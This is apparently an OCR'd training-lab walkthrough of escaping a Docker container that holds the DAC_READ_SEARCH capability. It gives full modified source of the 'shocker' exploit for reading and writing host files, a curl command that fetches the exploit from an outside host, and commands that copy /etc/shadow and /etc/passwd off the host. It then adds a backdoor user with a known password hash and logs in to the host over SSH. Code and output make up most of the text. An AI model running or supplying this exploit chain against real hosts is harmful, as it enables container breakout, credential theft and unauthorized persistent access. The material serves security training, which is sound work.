
Lab: DAC_READ_SEARCH

Scenario:

You as an awesome fantastic hacker gain access to a shell inside a Docker container.
After snooping around, you find that the container has a dangerous Linux capability which allows container escape. You abuse this to escape the container and gain SSH access to the Docker host.

Steps:

Connect to the 4th machine:



After connecting notice that the container has the DAC_READ_SEARCH capability assigned to it:

```
root@083e8eca233e:~# capsh --print
Current: = cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,cap_set
gid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_chroot,cap_mknod,cap_audit_w
rite,cap_setfcap+eip
Bounding set =cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,cap_
setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_chroot,cap_mknod,cap_audi
t_write,cap_setfcap
Securebits: 00/0x0/1'b0
 secure-noroot: no (unlocked)
 secure-no-suid-fixup: no (unlocked)
 secure-keep-caps: no (unlocked)
uid=0(root)
gid=0(root)
groups=0(root)
```

Google for ‘Docker dac_read_search breakout’ and you’ll notice a few exploits.

We will use the exploit mentioned in this blog: https://medium.com/@fun_cuddles/docker-breakout-exploit-analysis-a274fff0e6b3

The script ‘shocker.c’ is available here: http://stealth.openwall.net/xSports/shocker.c

To get the script inside the container, either copy/paste it (might give some issues) or use:
curl http://stealth.openwall.net/xSports/shocker.c > shocker.c

The script needs a mounted file to be able to work. By default is uses '/.dockerinit'. However, this file is not available in our container. Instead, look for which files are mounted from the hosts by running **mount**:

```
root@083e8eca233e:~# mount
overlay on / type overlay (rw,relatime,lowerdir=/var/lib/docker/overlay2/l/RZGGA3JJ5VQREEPZ4SZ2IDGCJB:/va
LT523DWME2RY3VSK2GP:/var/lib/docker/overlay2/l/T354RBL7G4DNP63C5QEBHZPTDT:/var/lib/docker/overlay2/l/7OHX
affc52022a7aeb5976495b631696565db008/diff,workdir=/var/lib/docker/overlay2/34567235d73fa12d734b7a2a048baf
proc on /proc type proc (rw,nosuid,nodev,noexec,relatime)
tmpfs on /dev type tmpfs (rw,nosuid,size=65536k,mode=755)
devpts on /dev/pts type devpts (rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=666)
sysfs on /sys type sysfs (ro,nosuid,nodev,noexec,relatime)
tmpfs on /sys/fs/cgroup type tmpfs (rw,nosuid,nodev,noexec,relatime,mode=755)
cgroup on /sys/fs/cgroup/systemd type cgroup (ro,nosuid,nodev,noexec,relatime,xattr,name=systemd)
cgroup on /sys/fs/cgroup/pids type cgroup (ro,nosuid,nodev,noexec,relatime,pids)
cgroup on /sys/fs/cgroup/cpu,cpuacct type cgroup (ro,nosuid,nodev,noexec,relatime,cpu,cpuacct)
cgroup on /sys/fs/cgroup/net_cls,net_prio type cgroup (ro,nosuid,nodev,noexec,relatime,net_cls,net_prio)
cgroup on /sys/fs/cgroup/cpuset type cgroup (ro,nosuid,nodev,noexec,relatime,cpuset)
cgroup on /sys/fs/cgroup/devices type cgroup (ro,nosuid,nodev,noexec,relatime,devices)
cgroup on /sys/fs/cgroup/memory type cgroup (ro,nosuid,nodev,noexec,relatime,memory)
cgroup on /sys/fs/cgroup/rdma type cgroup (ro,nosuid,nodev,noexec,relatime,rdma)
cgroup on /sys/fs/cgroup/perf_event type cgroup (ro,nosuid,nodev,noexec,relatime,perf_event)
cgroup on /sys/fs/cgroup/freezer type cgroup (ro,nosuid,nodev,noexec,relatime,freezer)
cgroup on /sys/fs/cgroup/hugetlb type cgroup (ro,nosuid,nodev,noexec,relatime,hugetlb)
cgroup on /sys/fs/cgroup/blkio type cgroup (ro,nosuid,nodev,noexec,relatime,blkio)
mqueue on /dev/mqueue type mqueue (rw,nosuid,nodev,noexec,relatime)
shm on /dev/shm type tmpfs (rw,nosuid,nodev,noexec,relatime,size=65536k)
/dev/nvme0n1p1 on /etc/resolv.conf type ext4 (rw,relatime,discard)
/dev/nvme0n1p1 on /etc/hostname type ext4 (rw,relatime,discard)
/dev/nvme0n1p1 on /etc/hosts type ext4 (rw,relatime,discard)
devpts on /dev/console type devpts (rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=666)
proc on /proc/bus type proc (ro,nosuid,nodev,noexec,relatime)
proc on /proc/fs type proc (ro,nosuid,nodev,noexec,relatime)
proc on /proc/irq type proc (ro,nosuid,nodev,noexec,relatime)
proc on /proc/sys type proc (ro,nosuid,nodev,noexec,relatime)
proc on /proc/sysrq-trigger type proc (ro,nosuid,nodev,noexec,relatime)
tmpfs on /proc/acpi type tmpfs (ro,relatime)
tmpfs on /proc/kcore type tmpfs (rw,nosuid,size=65536k,mode=755)
tmpfs on /proc/keys type tmpfs (rw,nosuid,size=65536k,mode=755)
tmpfs on /proc/timer_list type tmpfs (rw,nosuid,size=65536k,mode=755)
tmpfs on /proc/sched_debug type tmpfs (rw,nosuid,size=65536k,mode=755)
tmpfs on /proc/scsi type tmpfs (ro,relatime)
tmpfs on /sys/firmware type tmpfs (ro,relatime)
```

We found some!

Let's modify the script to use `/etc/hostname' instead of '/.dockerinit'.

Also modify the script to accept two arguments:
1. File to read on the host FS
2. name of the file to store its output


Basically rewrite the main() function to this:

```
int main(int argc, char* argv[])
{
    char buf[0x1000];
    int fd1, fd2;
    struct my_file_handle h;
    struct my_file_handle root_h = {
        .handle_bytes = 8,
        .handle_type = 1,
        .f_handle = { 0x02, 0, 0, 0, 0, 0, 0, 0 }
    };
fprintf(stderr, "[***] docker VMM-container breakout Po(C) 2014[***]\n"
"[***] The tea from the 90's kicks your sekurity again.[***]\n"
"[***] If you have pending sec consulting, I'll happily [***]\n"
```

```
"[***] forward to my friends who drink secury-tea too![***]\n\n<enter>\n");
read(0, buf, 1);
// get a FS reference from something mounted in from outside
if ((fd1 = open("/etc/hostname", O_RDONLY)) < 0)
die("[-] open");
if (find_handle(fd1, argv[1], &root_h, &h) <= 0)
die("[-] Cannot find valid handle!");
fprintf(stderr, "[!] Got a final handle!\n");
dump_handle(&h);
if ((fd2 = open_by_handle_at(fd1, (struct file_handle *)&h, O_RDONLY)) < 0)
die("[-] open_by_handle");memset(buf, 0, sizeof(buf));
if (read(fd2, buf, sizeof(buf) - 1) < 0)
die("[-] read");
printf("Success!!\n");
FILE *fptr;
fptr = fopen(argv[2], "w");
fprintf(fptr,"%s", buf);
fclose(fptr);
close(fd2); close(fd1);
return 0;
}
```


Now compile the code:
gcc shocker.c -o read_files

When compiled run: **./read_files /etc/shadow shadow**
Also fetch the passwd file: **./read_files /etc/passwd passwd**
Press enter and notice you now ‘downloaded’ the shadow file into your container:



Know that our goal is to reach the host system!

Let's check our IP address: **ifconfig**



In Docker, the host often creates a network interface that acts as gateway for the Docker network. This interface is usually on the first address of the IP range, 172.17.0.**1**.

SSH is open on the host. Check this with **ssh 172.17.0.1** or use your favorite network scanner.

Time to gain access to the host…
We have the shadow file, however it does not contain any crackable passwords.
How about adding a user to the system?

We need write capabilities, but we have the default DAC_OVERRIDE capability!
Lets create a new user in the container:
useradd john
echo 'john:password' | chpasswd

Now add the user to the shadow and passwd file:
tail -1 /etc/shadow >> shadow
tail -1 /etc/passwd >> passwd

We can modify the password of the root user as well, however it might be that the host does not allow the root user to sign in with a password on SSH...

```
root@083e8eca233e:~# cat shadow
root:$6$6K5.h9j/$0Tnld9GZ5CqYWZgV0fPvPFipmMOxwe.iqfXK7CFCFG4sK2jAVb.eOUGlWJM5EA191bW0et1i/V5PlFmMpUUqv0:18801:0:99999:7:::
daemon:*:18801:0:99999:7:::
bin:*:18801:0:99999:7:::
sys:*:18801:0:99999:7:::
sync:*:18801:0:99999:7:::
games:*:18801:0:99999:7:::
man:*:18801:0:99999:7:::
lp:*:18801:0:99999:7:::
mail:*:18801:0:99999:7:::
news:*:18801:0:99999:7:::
uucp:*:18801:0:99999:7:::
proxy:*:18801:0:99999:7:::
www-data:*:18801:0:99999:7:::
backup:*:18801:0:99999:7:::
list:*:18801:0:99999:7:::
irc:*:18801:0:99999:7:::
gnats:*:18801:0:99999:7:::
nobody:*:18801:0:99999:7:::
systemd-network:*:18801:0:99999:7:::
systemd-resolve:*:18801:0:99999:7:::
syslog:*:18801:0:99999:7:::
messagebus:*:18801:0:99999:7:::
_apt:*:18801:0:99999:7:::
lxd:*:18801:0:99999:7:::
uuidd:*:18801:0:99999:7:::
dnsmasq:*:18801:0:99999:7:::
landscape:*:18801:0:99999:7:::
sshd:*:18801:0:99999:7:::
pollinate:*:18801:0:99999:7:::
ubuntu:!:18817:0:99999:7:::
john:$6$6K5.h9j/$0Tnld9GZ5CqYWZgV0fPvPFipmMOxwe.iqfXK7CFCFG4sK2jAVb.eOUGlWJM5EA191bW0et1i/V5PlFmMpUUqv0:18817:0:99999:7:::
```

Now it’s time to write back the files to the host system.
For this, copy shocker.c:
cp shocker.c shocker_write.c

Modify the script to write back the files in stead of reading them:

```
#include <stdio.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <errno.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <dirent.h>
#include <stdint.h>

struct my_file_handle {
unsigned int handle_bytes;
int handle_type;
unsigned char f_handle[8];
};

void die(const char *msg)
{
perror(msg);
exit(errno);
}

void dump_handle(const struct my_file_handle *h)
{
fprintf(stderr,"[*] #=%d, %d, char nh[] = {", h->handle_bytes,
h->handle_type);
for (int i = 0; i < h->handle_bytes; ++i) {
fprintf(stderr,"0x%02x", h->f_handle[i]);
if ((i + 1) % 20 == 0)
fprintf(stderr,"\n");
```

```
if (i < h->handle_bytes - 1)
fprintf(stderr,", ");
}
fprintf(stderr,"};\n");
}

int find_handle(int bfd, const char *path, const struct my_file_handle *ih,
struct my_file_handle
*oh){
int fd;
uint32_t ino = 0;
struct my_file_handle outh = {
.handle_bytes = 8,
.handle_type = 1
};
DIR *dir = NULL;
struct dirent *de = NULL;
path = strchr(path, '/');

if (!path) {
memcpy(oh->f_handle, ih->f_handle, sizeof(oh->f_handle));
oh->handle_type = 1;
oh->handle_bytes = 8;
return 1;
}
++path;
fprintf(stderr, "[*] Resolving '%s'\n", path);
if ((fd = open_by_handle_at(bfd, (struct file_handle *)ih, O_RDONLY)) < 0)
die("[-] open_by_handle_at");
if ((dir = fdopendir(fd)) == NULL)
die("[-] fdopendir");
for (;;) {
de = readdir(dir);
if (!de)
break;
fprintf(stderr, "[*] Found %s\n", de->d_name);
if (strncmp(de->d_name, path, strlen(de->d_name)) == 0) {
fprintf(stderr, "[+] Match: %s ino=%d\n", de->d_name, (int)de->d_ino);
ino = de->d_ino;
break;
}
}fprintf(stderr, "[*] Brute forcing remaining 32bit. This can take a while...\
n");
if (de) {
for (uint32_t i = 0; i < 0xffffffff; ++i) {
outh.handle_bytes = 8;
outh.handle_type = 1;
memcpy(outh.f_handle, &ino, sizeof(ino));
memcpy(outh.f_handle + 4, &i, sizeof(i));
if ((i % (1<<20)) == 0)
fprintf(stderr, "[*] (%s) Trying: 0x%08x\n", de->d_name, i);
if (open_by_handle_at(bfd, (struct file_handle *)&outh, 0) > 0) {
closedir(dir);
close(fd);
dump_handle(&outh);
return find_handle(bfd, path, &outh, oh);
}
}
}
closedir(dir);
close(fd);
```

```
return 0;
}
int main(int argc,char* argv[] )
{
char buf[0x1000];
int fd1, fd2;
struct my_file_handle h;
struct my_file_handle root_h = {
.handle_bytes = 8,
.handle_type = 1,
.f_handle = {0x02, 0, 0, 0, 0, 0, 0, 0}
};fprintf(stderr, "[***] docker VMM-container breakout Po(C) 2014[***]\n"
"[***] The tea from the 90's kicks your sekurity again.[***]\n"
"[***] If you have pending sec consulting, I'll happily [***]\n"
"[***] forward to my friends who drink secury-tea too![***]\n\n<enter>\n");
read(0, buf, 1);

if ((fd1 = open("/etc/hostname", O_RDONLY)) < 0)
die("[-] open");
if (find_handle(fd1, argv[1], &root_h, &h) <= 0)
die("[-] Cannot find valid handle!");
fprintf(stderr, "[!] Got a final handle!\n");
dump_handle(&h);
if ((fd2 = open_by_handle_at(fd1, (struct file_handle *)&h, O_RDWR)) < 0)
die("[-] open_by_handle");
char * line = NULL;
size_t len = 0;
FILE *fptr;
ssize_t read;
fptr = fopen(argv[2], "r");
while ((read = getline(&line, &len, fptr)) != -1) {
write(fd2, line, read);
}
printf("Success!!\n");
close(fd2); close(fd1);
return 0;
}
```

Compile the code: **gcc shocker_write.c -o write_files**
(Ignore the warning it might give)

Now we can write back files to the host using: **./write_files <destination> <local file>**

Lets write back the shadow and password files:
./write_file /etc/shadow shadow
./write_file /etc/passwd passwd

Try to SSH to the machine with the newly created user:

```
root@083e8eca233e:~# ssh john@172.17.0.1
john@172.17.0.1's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 5.4.0-1051-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri Jul  9 09:17:27 UTC 2021

  System load:  0.03              Processes:              129
  Usage of /:   45.6% of 7.69GB   Users logged in:        1
  Memory usage: 34%               IP address for ens5:    10.0.10.10
  Swap usage:   0%                IP address for docker0: 172.17.0.1


5 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

New release '20.04.2 LTS' available.
Run 'do-release-upgrade' to upgrade to it.



The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Fri Jul  9 09:16:19 2021 from 172.17.0.3
Could not chdir to home directory /home/john: No such file or directory
$
```